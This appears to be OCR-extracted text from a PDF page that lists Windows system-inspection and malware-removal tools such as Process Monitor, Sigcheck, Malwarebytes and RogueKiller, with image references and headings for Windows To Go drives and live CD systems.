
Process Hacker






Process Monitor


Sigcheck






Unhide


UserAssistView



Malware remove tools


aswMBR






Hitman


Kaspersky virus removal tool






Malicious software removal tool


MalwareBytes





RogueKiller


SuperAntiSpyware




Windows to go Drives

Live CD OS

